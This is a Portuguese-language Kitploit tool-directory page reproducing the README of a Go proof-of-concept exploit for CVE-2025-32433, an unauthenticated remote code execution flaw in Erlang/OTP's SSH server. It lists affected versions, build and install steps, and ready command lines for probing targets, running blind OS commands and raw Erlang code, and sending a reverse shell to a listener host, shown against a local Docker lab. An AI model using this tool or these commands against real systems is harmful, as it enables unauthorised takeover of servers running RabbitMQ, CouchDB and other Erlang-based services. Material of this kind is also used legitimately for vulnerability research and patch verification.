
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
cve-2025-32433 — PoC em Go para CVE-2025-32433 — RCE não autenticado no SSH do Erlang/OTP. | Kitploit

Ferramentas/GitHubGitHub/joshuavanderpoll/cve-2025-32433
Análise de VulnerabilidadesExploraçãoTestes de PenetraçãoAprendizado e EducaçãoFerramenta de Acesso RemotoDesenvolvimento de Payloads
GitHubjoshuavanderpoll/cve-2025-32433

cve-2025-32433

PoC em Go para CVE-2025-32433 — RCE não autenticado no SSH do Erlang/OTP.

Ver Repositório
220há 8 mesesAinda não revisado
Site

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    951
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    683
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    427
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    392
  • 5

    SafeLine

    chaitin/safeline

    WAF auto-hospedado e proxy reverso que filtra tráfego HTTP malicioso, bloqueia injeção SQL, XSS e ataques de bots, com limitação de taxa e criptografia dinâmica de HTML/JS.

    344
  • 6

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    336

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Erlang/OTP SSH RCE Cego Não Autenticado (CVE-2025-32433) PoC

Go

📜 Descrição

CVE-2025-32433 é uma vulnerabilidade crítica de execução remota de código não autenticada no servidor SSH do Erlang/OTP. Antes das versões corrigidas, o daemon SSH processa incorretamente as mensagens de canal antes que a autenticação seja concluída, permitindo que um atacante abra um canal e envie solicitações exec sem nunca fornecer credenciais. Qualquer aplicação que incorpore o servidor SSH do Erlang/OTP (incluindo Elixir, RabbitMQ, CouchDB e outras) é afetada quando a porta SSH está exposta.

Este PoC em Go conecta-se a uma porta SSH alvo, envia um SSH_MSG_CHANNEL_OPEN especialmente elaborado seguido de um payload SSH_MSG_CHANNEL_REQUEST exec — totalmente pré-autenticação — fazendo com que o nó Erlang remoto execute comandos arbitrários do sistema operacional. A execução é cega: nenhuma saída do comando é retornada ao atacante.

Versões afetadas: Erlang/OTP < 27.3.3, < 26.2.5.11, < 25.3.2.20

✨ Funcionalidades

  • Verificação de vulnerabilidade — sondar um alvo para confirmar se está suscetível antes de explorar
  • Execução de comandos — execute comandos do SO via bash -c, encapsulados automaticamente no os:cmd do Erlang
  • Execução Erlang pura — envie qualquer expressão Erlang diretamente, sem necessidade de wrapper de shell
  • Reverse shell — implante um reverse shell nativo gen_tcp sem depender de bash ou /dev/tcp
  • Suporte a IPv6 — funciona com alvos IPv4 e IPv6
  • Sem dependências — binário único, apenas biblioteca padrão do Go

🛠️ Instalação

Binários pré-compilados para macOS, Linux e Windows estão disponíveis na página de Releases. Baixe o binário para sua plataforma e execute-o diretamente — não é necessária a instalação do Go.

Ou compile a partir do código-fonte:

[!NOTE] Requer Go 1.21+. Sem dependências externas — usa apenas a biblioteca padrão do Go.

OSX/Linux

git clone https://github.com/joshuavanderpoll/CVE-2025-32433.git
cd CVE-2025-32433
go build -o cve-2025-32433 cve-2025-32433.go

Windows

git clone https://github.com/joshuavanderpoll/CVE-2025-32433.git
cd CVE-2025-32433
go build -o cve-2025-32433.exe cve-2025-32433.go

Instalar diretamente com Go

go install github.com/joshuavanderpoll/cve-2025-32433@latest

Executar sem instalar

go run github.com/joshuavanderpoll/cve-2025-32433@latest -host 192.168.1.100 -port 22

⚙️ Uso

Usage of ./cve-2025-32433:
  -host string
        Target IP or hostname
  -port int
        SSH port (default: 22) (default 22)
  -timeout int
        Connection timeout in seconds (default: 5) (default 5)
  -command string
        Shell command to run on the target (wrapped in os:cmd)
  -code string
        Raw Erlang expression to execute on the target
  -shell
        Send an Erlang-native gen_tcp reverse shell
  -lhost string
        Listener IP for reverse shell (required with -shell)
  -lport int
        Listener port for reverse shell (default: 4444)


Verificar se um alvo é vulnerável

./cve-2025-32433 -host 127.0.0.1 -port 2222
Exemplo de execução de comandos


Execução de comandos

./cve-2025-32433 -host 127.0.0.1 -port 2222 -command 'whoami > /tmp/out2.txt'
Exemplo de execução de comandos


Reverse shell

A flag -shell envia um payload de reverse shell nativo gen_tcp do Erlang — sem necessidade de bash ou /dev/tcp. Inicie um listener primeiro e depois envie o exploit.

./cve-2025-32433 -host 127.0.0.1 -port 2222 -shell -lhost host.docker.internal -lport 4444 
Exemplo de execução de código

Execução de código

A flag -code envia uma expressão Erlang pura diretamente — sem wrapper bash -c. Útil para operações Erlang puras ou quando o bash não está disponível no alvo. Como a execução é cega, escreva a saída em um arquivo e recupere-a separadamente.

./cve-2025-32433 -host 127.0.0.1 -port 2222 -code 'file:write_file("/tmp/out.txt", os:cmd("id")).'

Exemplo de execução de código

🐋 Docker PoC

Mais detalhes em docker/DOCKER.md

cd docker/
docker compose down
docker compose up -d
# You can test at -host 127.0.0.1 -port 2222

🕵🏼 Referências

  • Comunicado de Segurança do Erlang/OTP
  • NVD — CVE-2025-32433
  • HackIndex

📢 Aviso legal

Esta ferramenta é fornecida apenas para fins educacionais e de pesquisa. O criador não assume nenhuma responsabilidade por qualquer uso indevido ou dano causado pela ferramenta.


Baixar ferramenta


